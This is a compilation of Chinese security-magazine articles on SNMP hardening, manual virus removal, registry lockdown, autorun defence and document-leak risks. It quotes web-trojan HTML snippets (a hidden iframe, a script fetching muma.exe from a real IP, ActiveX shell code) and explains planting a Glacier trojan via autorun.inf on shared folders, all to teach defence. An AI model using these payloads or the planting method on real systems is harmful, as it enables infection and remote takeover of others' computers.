IETF SNMP v3 工作组于 1998 年提出了互联网建议 RFC 2271-2275，正式形成 SNMP v3。SNMP v3 是因为 SNMP v1 和 v2 的安全局限性而开发的。它基于一个允许使用用户和组进行认证的安全模型，并且能加密数据包内容。RFC 2570 定义了 SNMP v3，并提供了以下 3 种基本的安全功能。

- ◆ 认证：验证从一个有效的源收到 SNMP 消息，防止假冒攻击。
- ◆ 完整性：验证 SNMP 消息在两个设备之间传输时没有被篡改，防止会话劫持攻击。
- ◆ 机密性：加密 SNMP 数据包的内容，防止监听攻击。

SNMP 使用 UDP 端口 161，SNMP 通告消息则使用 UDP 端口 162 发送。所以要转发 SNMP 信息通过一台过滤设备，须允许这些协议通过过滤。

在使用 SNMP 管理路由器和其他网络设备时需要注意：

- ◆ 慎重使用 RW 参数（RO 是只读，RW 是读写）。
- ◆ 不要使用容易被猜测出的团体字符串，如 public 和 private，建议使用工具生成包含数字和字母的随机字符串。
- ◆ 使用权 ACL 限制到路由器的 SNMP 访问。
- ◆ 使用 VPN 来保护代理和管理设备之间的 SNMP 流量。
- ◆ 路由器不对外部提供 SNMP 的响应请求。

## 结束语

网络系统是一个复杂的计算机系统，这就造成了物理上、操作和管理上的种种漏洞。再加上有些网络管理人员对于网络设备自身防护的轻视，都会给企业网络带来不稳定的因素。而加强边界设备（如路由器）的自身防护是在入口上保证安全的第一步。



## ❖ 清除病毒不一定重装系统

在 ERD Commander 环境下如何手工清除病毒，并为计算机实施全面、有效的防护，甚至通过种植病毒的实验来验证计算机整体防御效果？

### 病毒手工清除实验

#### 实验目标：

手工查杀计算机病毒

#### 实验工具：

ERD Commander 2003 系统引导盘一张

#### 实验过程：

为了证实手工杀毒的作用，我特意选取了以下几个病毒样本来做这个实验：PegeFile 病毒、熊猫烧香病毒、美女病毒，然后对计算机症状进行分析记录，最后清除所有的病毒。

#### 1. 步骤一：分析计算机

计算机一旦感染病毒，分析病毒症状和特征是手工查杀的第一步。病毒运行后会在计算机的许多位置留下痕迹，关于这些位置上一篇文章中有所陈述。从这些位置中我们可以找到许多与病毒有关的文件。

也有人喜欢使用以下方法采集系统信息，比如：“msconfig -6”或者“services.msc（后台服务）”，或者使用命令序列 tasklist /svc>1.txt tasklist /m>>1.txt tasklist /v>>1.txt，然后分析文件 1.txt。在分析计算机阶段，所有的命令都可以使用，这一阶段的主要目标是将病毒程序从文件堆里找出来，特别是一些 DLL 文件。

通过以上的多个命令最后分析得出以下程序是病毒种植以后的可疑文件：

sxs.exe

pegefile.pif

rbrowserrecordplugin.dll -- BHO 对象

NewTemp.dll

gport.exe

winsys16\_070626.dll

rundll132.exe

4BA6B429.exe

rising.exe

这是以后清除病毒的依据。

#### 2. 步骤二：清除病毒

##### (1) 注册表

进入操作系统安全模式（ERD Commander 中没有提供对 HKCU 分支的操作），将以下的启动项全部清除干净：

▼ 济南铁路局党校信息化管理室 威利  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run  
Once

HKCU\Software\Microsoft\Windows  
NT\CurrentVersion\Windows\Load  
HKCU\Software\Microsoft\Windows  
NT\CurrentVersion\Windows\Run

去掉下面非法服务启动项：

HKCU\SYSTEM\CurrentControlSet\Services\4BA6B429  
HKLM\SYSTEM\CurrentControlSet\Services\4BA6B429  
HKLM\SYSTEM\Control Set003\Services\4BA6B429

插入 ERD Commander 2003 系统引导盘，启动计算机，如果您的计算机中同时安装了多个操作系统，请选择要处理的操作系统。

选择“开始”→“注册表编辑器”，打开感染病毒的注册表，分别清除以下部分的内容：

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\  
Explorer\Browser Helper Objects

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\  
Explorer\Shell Execute Hooks 位置 1

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\  
Run

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\  
RunOnce

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\  
RunOnceEx

HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\RunServices

HKLM\SOFTWARE\Microsoft\Windows\Current  
Version\RunServicesEx

HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Windows\AppInit\_Dlls

HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Windows（位置 2）\Load

HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Windows（位置 2）\Run

HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Winlogon

其中，位置 1 和位置 2 处一般记录的都是 DLL，因为这两个位置是 DLL 挂载的宿主。位置 2 中经常被修改的是 Shell 选项和 Userinit。位置 1 一般显示 CLSID，可以在注册表里

搜索这个 ID 号，找到对应的 DLL 文件。位置 2 的 DLL 文件有时候会频繁发生变化，多刷新几次，将所有的 DLL 名字记录下来，然后到 %WinDir%\system32 中查找删除即可。

#### (2) 病毒文件

主要是病毒运行体和动态链接库文件。也就是第一步分析出来的所有可疑文件列表中列出的文件，找到后全部删除。

#### (3) 后台服务

在安全模式下可对所有的后台服务进行启用或禁用。

#### (4) 临时文件

打开用户目录，将本地设置里的 temp 子目录中所有的东西全部删除掉。这些文件在：%USERPROFILE%\Local Settings\Temp 下。因为是系统隐藏文件，所以在查看时记得要首先更改查看方式。

#### (5) IE 浏览器插件

到 %PROGRAMFILES%\Internet Explorer\plugins 中，将其中所有的内容删除掉。

#### (6) 磁盘根目录下可疑程序

记得将所有分区的根目录都看一遍，将可疑文件，特别是可执行程序全部删除，如图 1 所示。注意区分正常系统文件。




图 1 根目录下的可疑文件

做完所有的项目，重新启动计算机，病毒全部消灭干净了。

#### 实验结束语

在一个感染病毒的系统里手工清除病毒从原理上是行不通的，这要求您对感染病毒的操作系统运行原理有足够的了解，即使是对技术相对较好的用户来讲，也有相当难度。

在安全模式下手工杀毒要比正常模式下手工杀毒容易得多，而从另外一个正常运行的系统对染毒系统进行恢复则是手工清除病毒的最佳选择。

Winternets Software 公司的主要产品是为 Windows 操作系统提供修复和管理工具。ERD COMMANDER BOOT CD 就是其代表作中的佼佼者。

用该光盘启动以后，就会进入到一个类似 Windows 桌面的界面，在这里可以对当前计算机磁盘中的 Windows-BASED 操作系统进行高效管理。主要实用功能包括更改管理员口令、编辑注册表、访问磁盘、停用和启用设备驱动程序、后台服务、文件修复、文件还原等。这些工具对维护计算机、清除病毒是最有效的。

当然，判断进程名、后台服务名是否正常有一定难度。不过，在因特网信息如此发达的时代，这也算不上什么，好的工具对迅速确认病毒文件有很大帮助。我经常使用的是微软进程管理的一个小工具，名字叫 Process Explorer。这个工具集进程、后台服务、线程、模块、DLL、TCP/IP、端口映射于一体，使用起来非常方便。

## 计算机防护

清除掉病毒的计算机运行一段时间以后，就又会面临着病毒感染的可能。那么，如何最大限度地防范病毒，使自己的计算机相对安全呢？

笔者设计了一个防护模型，如图 2 所示。




图 2 计算机防护模型

模型根据病毒文件在不同时期所处的物理位置，提出了一套综合防护措施。

### 1. 阻断传播，防护浏览器

微软早在 1999 年就推出了 BHO，它向程序员开放交互接口，允许程序员通过自己的代码控制 IE 浏览器的行为（Action）和事件通知（Event）。

符合 BHO 接口标准的程序代码被编译为 DLL 动态链接库，当用户浏览一些恶意网站的时候，该 DLL 会被注册到您的系统注册表里，并以 COM 对象存在。同时为了使得该 BHO 与 IE 建立关联，恶意代码会在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Help Objects 路径下创建一个新键值，名称就是 COM 对象的类标识符（CLSID）。每次 IE 启动后，都会到该位置读取要加载的 BHO 对象，从而达到 DLL 被挂载的目的。

找到并删除隐藏在系统里的 BHO 程序不是我们的最终目的，为了实现计算机防护的目标，需要有一种手段能够禁止非法的 BHO 对象进入我们的计算机。而 BHO 对象进入计算机的途径并没有太多的技术含量，看以下 3 个例子：

```
<EMBED src=http://www.abc.com/muma.swf width=0 height=0 type=application/x-shockwave-flash AUTOSTART="false" showStatusBar="false">
```

这是一个中了 Flash 木马的网页，其关键在 muma.swf 文件上。这个文件在被播放的同时会利用内部脚本命令自动

打开一个定义好的网址。而这个网址通常就是一个木马网页。这算是间接挂马的例子。

```
<SCRIPT LANGUAGE="openmeok"src="http:// 222.43.120.69/muma.exe"></SCRIPT>
<SCRIPT LANGUAGE="JAVASCRIPT" type="text/javascript">
var shell=new ActiveXObject("shell.application");
shell.namespace("c:\\Windows\\").items().item("notepad.exe").invokeverb();
</SCRIPT>
```

这是一个典型的通过 Java Script 脚本调用本地 ActiveX 控件，而获取运行程序的示范。当然，这个脚本的执行与否与 IE 是否打过补丁有直接关系。

```
<IFRAME src=http:// 222.43.120.69/muma.htm width=0
height=0 frameborder=0></IFRAME>
```

这个例子是熊猫烧香病毒在网页中挂马的方式，利用隐藏的窗口打开木马网页。

从上面的 3 个例子可以明显看出，网页木马更多的是利用了计算机的以下 3 个问题。

#### （1）系统漏洞

IE 经常会出现安全漏洞，这些漏洞的发布会使许多没有及时打补丁意识的用户中招，所以，使用人家的东西别嫌麻烦，该打补丁时一定要打。

#### （2）脚本

好多木马执行需要借助于脚本来进行，因此，如果您将 IE 中的脚本解释功能禁用可能就会避免很多不必要的麻烦。

方法是：打开 IE 浏览器，选择“工具”→“Internet 选项”→“安全”→“自定义级别”，做如下设置：

- ◆ 禁用 JAVA 小程序脚本
- ◆ 禁用活动脚本

#### （3）ActiveX 控件

许多木马把自己装扮成 ActiveX 控件，系统在浏览访问网页的同时会自动下载这些控件。对未知名控件的下载也要进行限制。

方法：打开 IE 浏览器，选择“工具”→“Internet 选项”→“安全”→“自定义级别”，进行如下设置：

- ◆ 禁用所有 ActiveX 的执行力，或者设置为管理员认可
- ◆ 下载未知名 ActiveX 时提示

上面的步骤只是简单地阻止了 BHO 对象的下载和执行这一关，算是 BHO 对象的第一道防线。

不过根据经验，这一关最好不要设置，不然会使许多网页的功能和效果失去作用，甚至会造成有的网页无法正常访问（比如 163 邮箱）。

接下来我们为计算机构筑第二道防线，主要目的是杜绝 BHO 对象与 IE 建立关联。

打开“开始”→“运行”，输入 regedt32，找到以下键值：

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\

Explorer\Browser Helper Objects

选择“安全”→“权限”→“安全”→“高级”→“权限”→“添加”，选择您的登录用户名，定义权限，将“拒绝”一系列的项目中只保留“查询数值”和“读取控制”两项，如图 3 所示。



图 3 注册表键的操作权限定义

使用同样的方法将用户 SYSTEM、Local Service Network Service 的对象操作权限同样定义，这样许多流氓软件就不会再以 BHO 的形式出现在注册表中了，我们的 IE 浏览器也就相对安全了许多。

### 2. 阻断传播，防护磁盘

很多病毒为了提高复制传播能力，将磁盘的自动运行特性发挥得淋漓尽致。移动存储介质传播病毒最多是利用了系统的 Autorun 功能。

以下是简单的阻止方法：

首先，找到移动存储设备的盘符，比如 F。然后，在命令提示符下运行以下 4 条命令：

```
attrib -s -r -h f:\autorun.inf
del f:\autorun.inf
md autorun.inf
attrib +r +s +h f:\autorun.inf
```

这样就可以为移动存储设备进行病毒免疫，磁盘也要进行这样的操作，这里的操作是针对分区的。这个操作对大部分 Autorun 病毒是起作用的。

### 3. 阻断运行，防护运行期程序加载

病毒一旦驻留到磁盘，就会通过各种办法运行自己。如果有办法知道病毒体的名字，就可以在病毒文件要运行自己的时候实施防护，这可以通过计算机的软件限制策略来实现。

选择“控制面板”→“性能与维护”→“管理工具”→“本地安全策略”→“软件限制策略”。软件限制策略可以帮助我们定义哪些程序是不允许计算机运行的。我们可以定

义新路径规则和新散列规则，以便对特定文件存在予以约束和管制。

假设要对 iexplore.exe 病毒程序进行限制，不允许它的运行，那么可以这样来定义路径规则和散列规则：

首先定义路径规则。路径为 iexp\*.exe，安全级别设置为不允许，如图 4 所示。




图 4 路径规则定义

规则定义好以后，打开 IE 浏览器会出现提示。因为我们禁止了以 iexp 开头的可执行程序的运行，而 IE 浏览器的程序名为 iexplorer.exe。所以该规则生效，IE 无法执行。这样就妨碍了正常程序的执行，因此，还需要定义散列规则将正常的程序排除在外。

定义散列规则。浏览磁盘，找到 iexplorer.exe 程序，系统会自动将该文件的信息填入需要的文本框里。将安全级别设置为不受限的，确定即可，如图 5 所示。这样符合条件的未知程序就会被系统拒绝运行。



图 5 散列规则定义

#### 4. 阻断写入，防护注册表启动项被修改

注册表中有许多项目是固定不变的。一旦遭受到修改，就会使系统运行不正常或者造成病毒感染。因此，我们需要通过操作系统强大的安全策略将这些项目保护起来，只允许用户对这些项目进行读取操作，而不能进行修改操作。

这些项目在手工清除病毒的部分已经提到，这里省略不再描述。

关于权限设置的方法在阻击 BHO 对象与 IE 浏览器建立关联时也已经讲过了。通过设置这道防线，即使病毒运行了，也只能逞强一时。重新启动计算机以后，病毒就会消失，这个设置有点像给计算机安装了还原卡，非常实用。

当然，目前我所知道的病毒启动项在注册表里就这些，如果大家知道得更多，可以补充。这里只是介绍一种防护方法，病毒隐藏的位置暴露得越多，计算机就会越来越安全。

虽然做了防护的计算机用起来不是很方便，但比起病毒发作后无法使用所带来的不便，谁又会在意呢？

## 擒“马”记

昨天中午出去吃饭没带手机，回来看有个未接来电，于是打算上网搜索一下，看这个电话号码归属地。

搜到一个 whatchina.com 的网站，我曾用过这个网站查过固定电话号码，还算准确。用 IE 打开这个网站，我刚把电话号码输入搜索框，还没来得及按回车键，IE 居然自动关闭了。

没多想，再次打开 IE，还是这个现象。再做别的操作，速度变得好慢了，可能中招了！

先按【Ctrl+Alt+Delete】组合键打开任务管理器看一下，CPU 利用率竟然都 100%了，再看运行了哪些进程，吓了一跳，有不少以数字命名的进程（如 95.exe）。毫无疑问真中招了。

先从这个进程着手，手动结束这些可恶的进程。可是等我关闭完这个，另外一个又起来了，弄得我手忙脚乱。与此

同时，Symantec Antivirus 开始报警，似乎杀掉了一些文件，而另外一些既不能清除也不能隔离，来者不善呀！既然这样不行，我关机重启系统再试，现象依旧。再关机重启，按【F8】键进入安全模式，查看进程状况，这下那些恶意程序没有运行。

来看开机启动项都加载了什么，在“运行”里输入 msconfig，其结果如图 1 所示。




图 1 恶意程序启动项



果然有两个未知项被加载，把它们记录下来，回头再细查。

最关键的地方是命令的路径和位置（在注册表的位置），这是处理问题的着手处。不爽的是不能看见位置的全部内容，只好自己猜测。现在可以把恶意启动项前面的勾去掉，然后单击【应用】及【确定】按钮。

从上面的启动项可知恶意程序在注册表的大致位置，运行命令 regedit 打开注册表，展开项 HKEY\_LOCAL\_MACHINE\SOFTWARE\Windows\CurrentVersion\Run，其结果如图 2 所示。



图 2 恶意程序加载注册表项

这下原形毕露，在 Run 下有两个恶意程序加载项（与 msconfig 那步看到的一致），先把它删除。而后查同级项目 RunOnce，结果如图 3 所示。



图 3 恶意程序使用伎俩

又藏了两个在这里捣鬼。请注意，这两个项的值与 Run 项里的值有差异：Run 的值数据是可执行文件路径，而 RunOnce 的数据执行文件在加参数。把 RunOnce 的项“jkwqfx50”完全展开，其全部内容为：%systemroot%\system32\Rundll32.exe %systemroot%\system32\jkwqfx59.dll DllUnregisterServer。

这个项目的作用是运行系统命令 rundll32.exe，偷偷地加载恶意的动态链接库文件（这里是“jkwqfx59.dll”，全部路

径也给出来了），这些动态链接库文件就是真正的罪魁祸首。为稳妥起见，先不删除它，把它暂时命名为“jkwqfx59.dll”，再把注册表里的那几个恶意项删除。这里不单独讲 rundll32.exe 用法，有兴趣的用户自己去查一下资料。

接下来把系统里由木马生成的可执行文件清理掉。根据前两个步骤，不费什么精力就可以把它们的藏身之所找到。建议先把其名字从\*.exe 改成\*.ex，这样，Windows 就不会再运行它们了。

它们都在 C:\Windows 目录下，为了研究将其移到上图的目录。而后把系统目录大致查看了一遍，又找到几个地方藏了木马程序，如图 4 所示。




图 4 隐藏的木马程序

还以数字命名，正常情况下，目录 C:\Windows\System32\Drivers 里不会有可执行文件。选中这些文件，同时按下【Shift+Delete】组合键，把它们彻底删除。

同样，在 C:\Windows\Fonts 目录也发现木马可执行文件和动态链接库文件，全部删除。

执行完上述操作后，凭手工并不能把所有的木马程序清除干净，接下来就是防病毒软件上场的时候了。完全扫描系统，把它们一网打尽。为什么能生成那么多程序呢？应该是执行 Rundll32.exe 加载恶意动态链接库所为吧。前面遇到的在“Windows 任务管理器”结束一个进程而另外一个进程又起来应该也是这个道理，除非把进程 Rundll32.exe 停止。

重启系统进入正常模式，如果一切正常，把那些改名的文件全部删除。另外记得把 www.whatchina.com 这个网站列为恶意网站。

## 向光盘自启动式木马说“不”

大家都有过运行自启动光盘的经历。光盘之所以会在插入后自动运行，在于其根目录中有个名为“Autorun.inf”的信息文件，它的内容一般为：

[AutoRun]

山东省招远一中新校微机组 牟晓东 杨峻青

Open=G:\Setup.exe

Icon=G:\Setup.ico

第一行表示运行的程序名称为 Setup.exe，第二行表示此程序的图标文件。

根据这个道理，如果黑客扫描出系统中的某个分区或文件来完全共享（即使有密码也很容易被破解），就会以此为突破口给您种上木马，最终达到完全控制您计算机的目的。

假设某个文件夹处于完全共享状态，使用冰河 G\_Server.exe 配置好连接密码等信息后，再打开记事本，输入刚才看到的光盘自启动文件 Autorun.inf 类似的内容：

[AutoRun]

Open=G:\G\_Server.exe

Icon=G:\G\_Server.ico

另存为 Autorun.inf 文件，并把这两个文件一起复制到那个完全共享的文件夹下。只要双击该共享文件夹，木马服务端 G\_Server.exe 就会无声地潜入。

而且，病毒编写者往往会事先把木马服务端的壳脱掉，再更改各种杀毒软件检测此木马的特征码，并且测试不会被杀后再加上壳来保护。这样，即使您开启了杀毒软件的实时监控功能，依然会中招。

这类木马虽然听起来可怕，但知道其传播原理后，防范起来就简单了：只要尽量避免文件夹的完全共享，再关闭自动运行功能就可以了。

关闭方法是：

打开【开始】→【运行】菜单，输入 Gpedit.msc，进入组策略编辑器。依次打开“本地计算机”策略→“计算机配置”→“管理模板”→“系统”，再到右侧窗口中找到“停用自动播放”策略，双击，在弹出的属性对话框中把原来默认的“未配置”更改为“启用”，并且把下面的“停用自动播放”项设置为“所有驱动器”，如图 1 所示。最后单击【确定】按钮即可。




图 1 停用自动播放

## 巧用三个小工具清除顽固病毒

计算机病毒、木马采用多种方式植入操作系统，有些病毒采用驱动或者服务的方式启动，杀毒软件也无法将其清除掉，此时往往需要手工清除。手工清除时如果能有效利用 360 安全卫士、瑞星卡卡上网安全助手和 Wsyscheck 这 3 个工具，可以取得事半功倍的效果。

一般情况下，可以先采用 360 安全卫士依次进行流行木马扫描、清理恶评及系统插件，有些恶意程序需要重启后删除，重启后如果仍然未删除掉，暂时先不管它，记下恶意程序的位置和启动程序，而后检查启动项状态和系统服务状态，将可疑的启动程序和服务禁用，如果刷新后恶意程序仍然存在，记下其程序位置和启动程序，如图 1 所示。



图 1 360 安全卫士查找流行木马

菜钢集团鲁南矿业公司 郭世军

打开瑞星卡卡上网安全助手，其高级功能中有系统启动项管理，依次检查登录项、资源管理器插件、IE 浏览器插件、计划任务、服务项和驱动等，将其中的可疑项目禁用，如图 2 所示。



图 2 使用瑞星卡卡检查系统启动项

在禁用后，某些顽固的程序仍然会自启动，会再次出现在启动项里，此时要将这些顽固程序记录下来。

### 注意

在禁用服务和驱动时要小心，特别是驱动，错误的禁用会使系统无法启动。

采用了以上步骤后，仍然未消除的恶意程序项目可能是采用驱动加载或者通过 hook 方式挂在系统关键进程下启动的，这时就需要到 DOS 下进行手工删除。如果有启动光盘，

可以进入 DOS 模式自行删除。如果没有启动光盘，就要使用最后一个工具 Wsyscheck 了。

启动 Wsyscheck 后，详细检查刚才记录下的顽固程序，将其加载程序放入 DOS 删除文件窗口内。单击执行 DOS 删除按钮，系统会自启动并进入 DOS 模式将所列文件删除掉，如图 3 所示。



图3 使用 Wsyscheck 删除顽固程序

其实 Wsyscheck 本身也可以检查系统的启动项目、服务和驱动加载情况，不过由于其功能太强，在不熟悉的情况下最好慎用。可以把 Wsyscheck 中列出的启动项目、服务和驱动

加载情况与前两款软件列出的情况进行对比，确定病毒木马的真正位置。而且，在多系统引导的计算机下使用该软件的 DOS 删除功能时要特别谨慎，因为可能会引发系统启动问题。

最后，将自己的杀毒软件升级到最新病毒库，进行全盘杀毒，彻底剿灭病毒木马尸体。

这 3 款软件本身不大，可以放进 U 盘随身携带，以便在需要的时候可以立刻开始工作。

当然，这 3 款工具的组合也不是万能的，对于一些特殊的病毒依然会显得很无奈，如可以将目前大部分的杀毒程序、木马病毒检测工具等全部屏蔽掉的病毒。

经过搜寻和测试，笔者发现使用 Windows PE 杀毒光盘可以快速有效地解决问题。通过在光盘上运行 Windows PE 系统，并从光盘加载相应杀毒软件进行杀毒或者手工删除相应病毒文件而解决问题。

长枫论坛的 PE 杀毒光盘就做得相当不错，而且每天还会提供病毒库更新，其具体使用方法请参考长枫论坛的说明。不过记得要及时下载较新的病毒库。

## 数字文档面临的失泄密风险

辽宁 乔珊

如今，很多企业都建了自己的局域网，并接入了互联网，这让各种文件、报表、研发数据的生成、存储、传输、立档、归卷等发生了革命性的变化，它们当中的 90% 以上都变成可以直接在计算机中使用和传输的数字文档。而且，几乎所有的企事业单位都在推行无纸化办公，所有机密文件都以数字文档的形式存储在计算机中，甚至绝大多数的企业核心技术文档本身就是电子文档。

数字文档在大大方便了企事业单位无纸化、网络化办公的同时，也增加了失泄密的危险，网络、笔记本电脑、U 盘等各种移动存储工具的普及更让这种风险雪上加霜。

常言道，知己知彼，方能百战不殆！让我们先来分析一下企业数字文档目前都面临着哪些失泄密风险。

### 木马

#### ——伸向企业看不见的手

企业的任何一项技术发明或技术革新，往往都需要投入大量的人力、物力、财力和时间。也正因为如此，当新的突破出现时，往往会诱使竞争对手利用各种手段进行刺探，以便达到不劳而获的目的。

目前来看，机密文档的丢失主要有 3 种途径。

#### 1. 途径一：策反令对方工作人员主动出卖重要的数字文档

无论是工业间谍还是军事、政治间谍都很少使用常规的间谍手段，往往会利用金钱和声色拉拢、利诱相关人员，使其主动出卖情报。

#### 2. 途径二：利用系统漏洞进行攻击，进而窃取机密数字文档

Windows 漏洞层出不穷，一些技术高明的黑客往往会利用企业没有及时修补的漏洞攻击企业网络。成功后，再预埋下后门程序，以便轻松窃取机密的数字文档。

#### 3. 途径三：植入木马，在后台窃取数字文档

应该说，很多企业都已经具有一定的安全意识，通常都安装了硬件防火墙和强有力的杀毒软件，别有用者很难通过系统漏洞轻易入侵到企业内部，因此，他们往往会采用迂回的策略，通过木马入侵到企业的计算机中。

这些木马通常是加壳的或最新的木马，因而能够躲过杀毒软件的查杀，并在后台将用户的数字文档打包发送到事先指定的邮箱中。

### 内部泄密——

#### 令文档安全如履薄冰

来自中国国家信息安全测评认证中心的调查显示，信息

安全的现实威胁主要是信息泄露和内部人员犯罪。IDC 相关调查也显示，80%的泄密事件是由内部人员发起，内部泄密正在给企业带来更为直接、更为严重的打击。

内部人员泄密主要表现在如下两个方面。

### 1. 员工的无心之举造成电子文档的泄露

员工在进行网络活动时，不经意间通过 QQ、MSN 等聊天工具将自己所知道的企业机密透漏出去。一些员工喜欢在网上下电影、软件，让捆绑其中的木马轻松地自己的计算机中安了家。还有一些员工喜欢浏览一些成人网站，不知不觉间中了网页木马，致使存储于本地硬盘上的企业机密文档也悉数被盗。

### 2. 出于个人利益主动泄密

个别员工经不住利益诱惑，主动向竞争对手和别有用心之人提供企业的机密文档。

相比于别有用心之人而言，内部泄密者拥有“得天独厚”的优势。这是因为企业员工不需要像黑客那样在企业内部网络中盲目地寻找有价值的数据信息，他们更清楚哪些数据信息是涉及企业核心技术、业务流程及组织结构的。

而且，企业员工也不需要像黑客那样在企业所有的计算机终端中找来找去，因为他们知道这些机密数据信息通常会存储在哪些地方。

更为重要的是，黑客在进入企业内部网络之前，需要千辛万苦地突破重重防护，并且要做到不留任何痕迹。而内部泄密者却完全不需要考虑这些，因为大多数企业内部基本上没有任何信息安全防范手段，泄密者们只需要知道他们想要什么，然后直接去存储这些数据的地方去取就可以了，无需烦琐的过程。

因此，企业内部的泄密相比窃密而言，具有更大的杀伤力，往往会使企业遭受重大的财产损失，甚至是灭顶之灾。

在泄密者这种轻松得手的背后，给企业带来的却是严重的经济和竞争能力损失。据 2006 年的一份调查结果显示，由于内部人员泄密，每年使美国商业损失超过 2 500 亿美元。

在中国，这种泄密事件也在不断发生。我们可以经常看到各种企业之间就知识产权等问题进行司法纷争，大量企业在机密技术资料泄密后，很快便由于竞争对手的低价、同质

产品的打压而面临破产。

但是，如果这些安全事件发生在与国家战略相关的机构和部门中，将极有可能造成难以弥补的损失，甚至影响到国家的战略安全体系。

## 可移动存储载体丢失——

### 企业难言的尴尬

现在的可移动存储设备非常普及，如 U 盘、MP3、可移动硬盘、笔记本电脑等随处可见。尤其是 U 盘，方便、小巧且易于携带，很多员工为了工作方便往往会将企业重要的文档拷贝在里面。

这些存储介质在方便了员工工作的同时，失泄密隐患也是不容忽视的。

主要表现在：

一是在家中、火车、汽车、机场、宾馆、公共场所、会场发生财产盗窃，导致笔记本电脑丢失、可移动存储载体丢失，造成企业机密数字文档丢失，形成泄密事件。

二是随身携带的 U 盘等小巧类存储载体因保管不善使之滑落而丢失，特别是在出差过程中，因在车、船上躺卧最容易出现 U 盘滑落。

## 员工跳槽——

### 更为致命的信息安全风险

最新的一项大范围调查显示，将近半数的公司员工都会在跳槽的时候“顺手牵羊”。45%的受调查者中，要么简单地通过 E-mail 把数据发送到一个地址，要么把数据保存在各种移动媒介里，然后放在包里，大大方方地走出门去。

具体到使用的“武器”，U 盘最受欢迎，占 87%，移动硬盘占 69%，MP3 播放器也有 46%。调查还显示，有 53%的人认为公司的知识产权会流落到竞争对手那里，其中制造业的比例高达 71%，技术领域的也有 63%。

员工在离职或和企业发生劳资纠纷后，往往会将公司重要的机密文件带走，泄露给竞争对手。相比于信息盗窃，这种主动泄密更具破坏力，也是企业最难防范的。

## 防范笔记本电脑丢失造成的泄密

企业高层及重要的科研人员通常都会配发笔记本电脑，以方便工作。笔记本电脑一旦丢失，其中存储的重要数字文档也就等于拱手送人了。

企业机密数据信息的泄露不但会给企业带来巨大的经

济损失，而且还会影响企业的声誉，降低企业的竞争力，导致企业的市场份额、收入和市值迅速流失，轻则使该机构的竞争能力下降，重则事关一个机构的生死存亡。

因此，对于笔记本电脑和 U 盘等可移动存储载体的使用



者而言，平时就应该对笔记本电脑、U 盘等可移动存储进行加密，并对重要的数字文档进行备份和加密。这样，即便有一天不慎丢失或被盗，所损失的也只是笔记本电脑或 U 盘等可移动存储载体自身，而不是存储于其中的重要文档，如图 1 所示。



图 1 事前加密防止数据丢失

笔记本电脑加密和物理防盗

对于笔记本电脑来说，除了体积更为小巧之外，与普通台式机并没有其他区别。因此，其他在台式机上的加密措施都适合于笔记本电脑，比如 BIOS 加密、设置 Windows 登录密码等都是不错的选择。

这些用户较为熟悉的加密措施在这里不再赘述了，下面介绍几个专门针对笔记本电脑的加密措施。

(1) 指纹加密

世上没有哪两个人的指纹是完全相同的，所以从理论上讲，指纹防盗是相对最为安全的措施。对于企业中比较核心的技术研发人员所使用的笔记本电脑，在配发时就应该充分考虑到数据安全问题，建议优先选择带有指纹识别功能的笔记本电脑。

首先，正确安装指纹识别驱动程序，重新启动笔记本电脑后，在任务栏托盘区会出现智能识别图标，双击打开向导页面。该页面中是一些说明信息，直接单击【下一步】按钮。在接下来打开的页面中要求用户输入 Windows 登录密码，正确输入后单击【下一步】按钮。接下来会给出详细的指纹登记说明，需要仔细地阅读说明，掌握操作方法。

阅读完毕，单击【下一步】按钮。接下来要求用户选择使用十指中的哪一个手指来登记，用户在欲使用的手指上单击一下即可，如图 2 所示。



图 2 用户手指登记

选择完手指后，会出现一个登记对话框，用户用同一个手指平稳地在传感器上登记 3 次即可。在登记指纹成功通过

后，在手掌图上就会显示成功登记的手指，最后单击【完成】按钮完成登记过程即可，如图 3 所示。

